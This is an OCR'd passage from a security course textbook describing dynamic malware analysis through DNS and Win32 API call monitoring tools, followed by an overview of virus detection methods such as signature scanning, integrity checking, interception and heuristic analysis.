Host Name	Port Number	Query ID	Request Type	Request Time	Response Time
login.microsoftonline....	49258	84E0	A	7/22/2019 3:2...	7/22/2019 3:21
login.microsoftonline....	49258	84E0	A	7/22/2019 3:2...	7/22/2019 3:21
authsvc.teams.micros...	62329	6E6C	A	7/22/2019 3:2...	7/22/2019 3:22
authsvc.teams.micros...	62329	6E6C	A	7/22/2019 3:2...	7/22/2019 3:22
us-api.asm.skype.com	49296	3B02	A	7/22/2019 3:2...	7/22/2019 3:22
us-api.asm.skype.com	49296	3B02	A	7/22/2019 3:2...	7/22/2019 3:22
go.microsoft.com	54599	D95E	A	7/22/2019 3:2...	7/22/2019 3:22
go.microsoft.com	54599	D95E	A	7/22/2019 3:2...	7/22/2019 3:22
dmd.metaservices.mi...	64207	BA88	A	7/22/2019 3:2...	7/22/2019 3:22
dmd.metaservices.mi...	64207	BA88	A	7/22/2019 3:2...	7/22/2019 3:22
beacons.gvt2.com	51858	1658	A	7/22/2019 3:2...	7/22/2019 3:22
beacons.gvt2.com	51858	1658	A	7/22/2019 3:2...	7/22/2019 3:22
195.27.217.172.in-addr...	52456	C1CC	PTR	7/22/2019 3:2...	7/22/2019 3:22

14 item(s)

NirSoft Freeware. http://www.nirsoft.net

Figure 7.91: Screenshot of DNSQuerySniffer

Some additional DNS monitoring/resolution tools are as follows:

- DNSstuff (*https://www.dnsstuff.com*)
- DNS Lookup Tool (*https://www.ultratools.com*)
- Sonar Lite (*https://constellix.com*)


Dynamic Malware Analysis: API Calls Monitoring

- Application programming interfaces (APIs) are **parts of the Windows OS** that **allow** external applications to **access OS** information such as file systems, threads, errors, registry, and kernel
- Malware programs **employ these APIs to access** the **operating system information** and cause damage to the systems
- Analyzing the API calls may **reveal the suspected program's** interaction with the OS
- Use API call monitoring tools such as **API Monitor** to monitor API calls made by applications

API Call Monitoring Tools

- APImetrics (*https://apimetrics.io*)
- Runscope (*https://www.runscope.com*)
- AlertSite (*https://smartbear.com*)

API Monitor API Monitor allows you to **monitor and display Win32 API calls** made by applications



API Name	Return Value	Module Name	Time Start	IsEntry API
RegOpenKeyExA	0 (0x0)	advapi32.dll	7/22/2019 3:26:57 PM	☑
RegQueryValueExA	0 (0x0)	advapi32.dll	7/22/2019 3:26:57 PM	☑
RegQueryValueExA	0 (0x0)	advapi32.dll	7/22/2019 3:26:57 PM	☑
RegQueryValueExA	0 (0x0)	advapi32.dll	7/22/2019 3:26:57 PM	☑
RegCloseKey	0 (0x0)	advapi32.dll	7/22/2019 3:26:57 PM	☑
RegOpenKeyExA	0 (0x0)	advapi32.dll	7/22/2019 3:26:57 PM	☑
RegQueryValueExA	0 (0x0)	advapi32.dll	7/22/2019 3:26:57 PM	☑
RegQueryValueExA	0 (0x0)	advapi32.dll	7/22/2019 3:26:57 PM	☑

```
Summary Information
  API Name: RegQueryValueExA
  API Define: function RegQueryValueExA(hKey: HKEY
  Time Start: 15:26:57.601
  Duration: 0.000 s
  Module Name: C:\WINDOWS\System32\advapi32.dll
  Is Entry API: True
  Process: C:\Program Files (x86)\PE Explorer\pexp
  Thread: 12768
Before Call Parameters
  HKEY  hKey: Trial Version, It's not available
  PAnsiChar  lpValueName: 803 Left
  Pointer  lpReserved: (null)
  PDWORD  lpType: Trial Version, It's not availabl
  PByte  lpData: Trial Version, It's not available
  PDWORD  lpcbData: Trial Version, It's not availa
After Call Parameters
```

https://www.apimonitor.com

API Calls Monitoring


Application programming interfaces (APIs) are parts of the Windows OS that allow external applications to access OS information such as file systems, threads, errors, registry, kernel, buttons, mouse pointer, network services, web, and the Internet. Malware programs also use these APIs to access the OS information and cause damage to the system.

You need to gather the APIs related to the malware programs and analyze them to reveal their interaction with the OS as well as the activities they have been performing over the system. Use API call monitoring tools such as API Monitor to monitor API calls made by applications.

- **API Monitor**

  Source: *https://www.apimonitor.com*

  API Monitor is a software that allows you to monitor and display Win32 API calls made by applications. It can trace any exported API and it displays a wide range of information, including function name, call sequence, input and output parameters, function return value, etc. It is a useful developer tool for understanding how Win32 applications work and for learning their tricks.



API Name	Return Value	Module Name	Time Start	IsEntry API
RegOpenKeyExA	0 (0x0)	advapi32.dll	7/22/2019 3:26:57 PM	☑
RegQueryValueExA	0 (0x0)	advapi32.dll	7/22/2019 3:26:57 PM	☑
RegQueryValueExA	0 (0x0)	advapi32.dll	7/22/2019 3:26:57 PM	☑
RegQueryValueExA	0 (0x0)	advapi32.dll	7/22/2019 3:26:57 PM	☑
RegCloseKey	0 (0x0)	advapi32.dll	7/22/2019 3:26:57 PM	☑
RegOpenKeyExA	0 (0x0)	advapi32.dll	7/22/2019 3:26:57 PM	☑
RegQueryValueExA	0 (0x0)	advapi32.dll	7/22/2019 3:26:57 PM	☑
RegQueryValueExA	0 (0x0)	advapi32.dll	7/22/2019 3:26:57 PM	☑


```
⊟ Summary Information
    API Name: RegQueryValueExA
    API Define: function RegQueryValueExA(hKey: HKEY
    Time Start: 15:26:57.601
    Duration: 0.000 s
    Module Name: C:\WINDOWS\System32\advapi32.dll
    Is Entry API: True
    Process: C:\Program Files (x86)\PE Explorer\pexp
    Thread: 12768
⊟ Before Call Parameters
    HKEY  hKey: Trial Version, It's not available
    PAnsiChar  lpValueName: W03 Left
    Pointer  lpReserved: (null)
    PDWORD  lpType: Trial Version, It's not availabl
    PByte  lpData: Trial Version, It's not available
    PDWORD  lpcbData: Trial Version, It's not availa
⊟ After Call Parameters
```

```
⊟ Call Tree
    RegQueryValueExA
```

Figure 7.92: Screenshot of API Monitor

Some additional API monitoring tools are as follows:

- APImetrics (*https://apimetrics.io*)
- Runscope (*https://www.runscope.com*)
- AlertSite (*https://smartbear.com*)



Virus Detection Methods

Scanning	- Once a virus is detected, it is possible to **write scanning programs** that look for signature string characteristics of the virus
Integrity Checking	- Integrity checking products work by **reading the entire disk** and **recording integrity data** that act as a **signature** for the files and system sectors
Interception	- The interceptor **monitors** the operating system **requests** that are written to the disk
Code Emulation	- In code emulation techniques, the **antivirus executes** the malicious code **inside a virtual machine** to **simulate** CPU and memory activities - These techniques are considered very effective in dealing with **encrypted** and **polymorphic viruses** if the virtual machine **mimics the real machine**
Heuristic Analysis	- Heuristic analysis can be **static** or **dynamic** - In static analysis, the **antivirus analyses the file format** and code structure to determine if the code is viral - In dynamic analysis, the **antivirus performs a code emulation** of the suspicious code to determine if the code is viral

Virus Detection Methods

The rule of thumb for virus and worm detection is that if an email seems suspicious (i.e., if the user is not expecting an e-mail from the sender and does not know the sender), or if the email header contains something that a known sender would not usually say, the user must be careful about opening the email, as there might be a risk of virus infection.

The **MyDoom** and **W32.Novarg.A@mm** worms have infected the systems of many Internet users, mostly through e-mail.

The best methods for virus detection are as follows:

- Scanning
- Integrity checking
- Interception
- Code Emulation
- Heuristic Analysis

Furthermore, a combination of these techniques can be more effective.

- **Scanning**

  A virus scanner is an essential software for detecting viruses. In the absence of a scanner, it is highly likely that the system will be attacked by a virus. Run antivirus tools continuously and update the scan engine and virus signature database on a regular basis. Antivirus software is of no use if it does not know what to look for. The scanning for virus detection is performed in the following ways:

- Once a virus is detected in the wild, antivirus vendors across the globe identify its signature strings (characteristics).
- The vendors start writing scanning programs that look for the virus's signature strings.
- The resulting new scanners search memory files and system sectors for the signature strings of the new virus.
- The scanner declares the presence of the virus once it finds a match. Only known and predefined viruses can be detected.

Some critical aspects of virus scanning are as follows:

Virus writers often create many new viruses by altering existing ones. It may take only a short time to create a virus that appears new but which is actually just a modification of an existing virus. Attackers make these changes frequently to confuse scanners.

In addition, to enhance signature recognition, new scanners use detection techniques such as code analysis. Before investigating the code characteristics of a virus, the scanner examines the code at various locations in an executable file.

Some scanners set up a virtual computer in a machine's RAM and test the programs by executing them in this virtual space. This technique, called heuristic scanning, can also check and remove messages that might contain a computer virus or other unwanted content.

Advantages of scanners

- They can check programs before execution.
- They are the easiest way to check new software for known or malicious viruses.

Drawbacks of scanners

- Old scanners may be unreliable. With the rapid increase in new viruses, old scanners can quickly become obsolete. It is best to use the latest scanners available in the market.
- Because viruses are developed more rapidly compared to scanners for combating them, even new scanners are not equipped to handle every new challenge.

- **Integrity Checking**
  - Integrity checking products perform their functions by reading and recording integrated data to develop a signature or baseline for those files and system sectors.
  - A disadvantage of a basic integrity checker is that it cannot differentiate file corruption caused by a bug from that caused by a virus.
  - There are some advanced integrity checkers available for analyzing and identifying the types of changes made by viruses.

  - Some integrity checkers combine antivirus techniques with integrity checking to create a hybrid tool. This simplifies the virus checking process.


- **Interception**
  - The primary objective of an interceptor is to deflect logic bombs and Trojans.
  - The interceptor controls requests to the OS for network access or actions that cause threats to programs. If it finds such a request, it pops up and asks if the user wants to allow the request to continue.
  - There is no reliable way to intercept direct branches to low-level code or direct instructions for input and output instructions by the virus.
